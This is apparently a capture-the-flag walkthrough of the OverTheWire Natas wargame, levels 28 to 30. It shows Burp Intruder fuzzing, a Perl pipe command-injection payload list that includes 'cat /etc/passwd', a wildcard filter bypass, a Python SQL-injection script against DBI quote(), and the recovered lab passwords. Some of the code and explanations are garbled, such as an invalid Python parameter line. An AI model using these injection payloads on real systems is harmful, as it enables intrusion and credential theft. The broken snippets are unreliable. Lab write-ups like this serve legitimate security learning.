A-Za-z0-9+/=

URL Encode

☒ Encode all special chars

Input

```
1be82511a7ba5bfd578c0eef466db59c
dc84728fdcf89d93751d10a7c75c8cf2
4a22cbb9c36cee4578b5205798ae92f1
5a73dc8bfa8ab5ed288514e439b17e4f
86951754f7ad56454eb5d5b6768ee646
319b9c6dcacb763bd559feccd0293533
4257a343daadaaf2c0e3a1d71ce03dd1
7b7baca655f298a321e90e3f7a60d4d8
```

270

8

Raw Bytes

CRLF

Output

```
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi1IFeYrpLxlnPci%2Fq
Kte0ohRTkObF%2BT4aVF1T3rVZFTrXVtna05kYxm5xtyst209VZ%2FszQKTUzQ1ejQ9qtqvLA46HXHOA9
0xt7rKZV8pijIek0P3pg1Ng%3D
```

Convert it to a URL and paste it into the query. And that's it:

NATAS28

We Chall

SUBMIT
TOKEN

Whack Computer Joke Database

- [31F4j3Qi2PnuhIZQokxXk1L3QT9Cppns](#)

31F4j3Qi2PnuhIZQokxXk1L3QT9Cppns

Level 29:

Username: **natas29**

URL: **http://natas29.natas.labs.overthewire.org**



This dropdown has some Perl scripts. Selecting them modifies the URL as below:

natas29.natas.labs.overthewire.org/index.pl?file=perl+underground

To find the passwords we can normally search for it through URL but it will display the main page. We need to solve some URL problems to get to password files.

To get some hints I used a special single character in the URL field:

Results	Positions	Payloads	Resource pool	Settings		
Intruder attack results filter: Showing all items						
Request	Payload	Status code	Response received	Error	Timeout	Length
16	0	200	296			1891
15	/	200	197			1901
12	,	200	202			1901
3	#	200	207			1901
7	'	200	207			1901
8	(200	215			1901
14	.	200	229			1901
10	*	200	232			1901
11	+	200	235			1901
5	~	200	246			1901

Request	Response
Pretty	Raw
	Hex
	Render
	<pre>perl underground </option> <option value="perl underground 2"> perl underground 2 </option> <option value="perl underground 3"> perl underground 3 </option> <option value="perl underground 4"> perl underground 4 </option> <option value="perl underground 5"> perl underground 5 </option> </select> </form> <pre> </pre> <div id="viewsource"> c4n Y0 h4z s4uc3? </div></pre>

Here when 0 is in the URL, it seems different than others. While others have a pre-tag and 0 does not.

To run a command in URI we might need | OR; on sides of the command in URL. As this task involves Perl, we use Perl injection which includes | on sides of command.

Let's go to intruder, add | on sides, and use a useful command from fuzzdb:

ⓘ Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payload

```

uname -n -s
whoami
pwd
last
cat /etc/passwd
ls -la /tmp
ls -la /home
ping -i 30 127.0.0.1
ping 127.0.0.1

```

Request ^	Payload	Status code	Response received	Error	Timeout	Length
0		200	244			1902
1	uname -n -s	200	224			1901
2	whoami	200	273			1902
3	pwd	200	207			1901
4	last	200	199			1902
5	cat /etc/passwd	200	260			1901
6	ls -la /tmp	200	207			1902
7	ls -la /home	200	222			1901
8	ping -i 30 127.0.0.1		0			

It stocks on the last ones.

Now let's use 0 on the sides of the command and see the changes:

```

GET /index.pl?file=|Sa$0| HTTP/1.1
Host: natas29.natas.labs.overthewire.o
Cache-Control: max-age=0
Authorization: Basic bmFOYXMyOTozMUY0a
Accept-Language: en-US

```

Request ^	Payload	Status code	Response received
0		200	218
1	uname -n -s	200	735
2	whoami	200	196
3	pwd	200	260
4	last	200	217
5	cat /etc/passwd	200	220
6	ls -la /tmp	200	225
7	ls -la /home	200	224
8	ping -i 30 127.0.0.1	200	20256
9	ping 127.0.0.1	200	20312
10	ping -n 30	200	20281

There is now a huge change in response received section.

Let's use null at the end:

```

1?file=|Sa$0p| HTTP/
29.natas.labs.overth
1: max-age=0
on: Basic bmFOYXMyOT

```

Request ^	Payload
0	
1	uname -n -s
2	whoami
3	pwd
4	last
5	cat /etc/passwd
6	ls -la /tmp
7	ls -la /home
8	ping -i 30 127.0.0.1

Request	Response
Pretty	Raw
i5	<option value="perl underground 3
i6	</option>
i7	<option value="perl underground 4
i8	</option>
i9	<option value="perl underground 5
i10	</option>
i11	</select>
i12	</form>
i13	<pre>
i14	</pre>
i15	<div id="viewsource">
i16	c4n Y0 h4z s4uc3?
	</div>
	</body>
	</html>
	Linux natas

Request	Response
Pretty	Raw
i5	</option>
i6	<option value="perl underground 3
i7	</option>
i8	<option value="perl underground 4
i9	</option>
i10	<option value="perl underground 5
i11	</option>
i12	</select>
i13	</form>
i14	<pre>
i15	</pre>
i16	<div id="viewsource">
	c4n Y0 h4z s4uc3?
	</div>
	</body>
	</html>
	/var/www/natas/natas29

Now the commands are showing a response.




This way we can change the input in the URL to find our passwords:




So when natas webpass is used I give this response.

Let's see what's the problem is. Use `ls` to get files. We found `index.pl` which we haven't looked at yet. Cat that:



This says if the URL has natas word, only print back to me!

We need to bypass this. Wildcards, which look like different characters but we can use them for a word or letter. We can write `natas => n??as`:




WQhx1BvcnP9irs2MP9tRnLsNaDI76YrH

Level 30:

Username: natas30

URL: <http://natas30.natas.labs.overthewire.org>



We can try Perl SQL injection here.

Sourcecode:

```
if ('POST' eq request_method && param('username') && param('password')){
    my $dbh = DBI->connect( "DBI:mysql:natas30","natas30", "<censored>", { 'RaiseError' => 1});
    my $query="Select * FROM users where username =".$dbh->quote(param('username')) . " and password =".$dbh->quote(param('password'));

    my $sth = $dbh->prepare($query);
    $sth->execute();
    my $ver = $sth->fetch();
    if ($ver){
        print "win!<br>";
        print "here is your result:<br>";
        print @$ver;
    }
    else{
        print "fail :(";
    }
    $sth->finish();
    $dbh->disconnect();
}

print <<END;
```

So it says, if username and passwords matches or in the database, print the flags else just say fail. We need to bypass this code.

To perform this attack we need to use python. We will write a simple authentication code, with username natas31 and any password with OR true, which makes the statement true(due to spaces issues we are trying it with python):

```
1 import requests
2 auth = requests.auth.HTTPBasicAuth('natas30', WQhx1BvcnP9irs2MP9tRnLsNaDI76YrH')
3 url = "http://natas30.natas.labs.overthewire.org/"
4 parms = {"username" : "natas31", "password" : ['xyz' or true], 4}
5 response = requests.post(url, data=parms, auth=auth)
6 print(response.text)
```

The password is either xyz or true, which is true. And 4 is the Sql data type, it is an integer.

Hit run:

```
Password: <input name="password" type="password"><br>
<input type="submit" value="login" />
</form>
win!<br>here is your result:<br>natas31m7bfjAHpJmSYgQWWeqRE2qVBuMiRNq0y<div id=
</div>
</body>
</html>
```

m7bfjAHpJmSYgQWWeqRE2qVBuMiRNq0y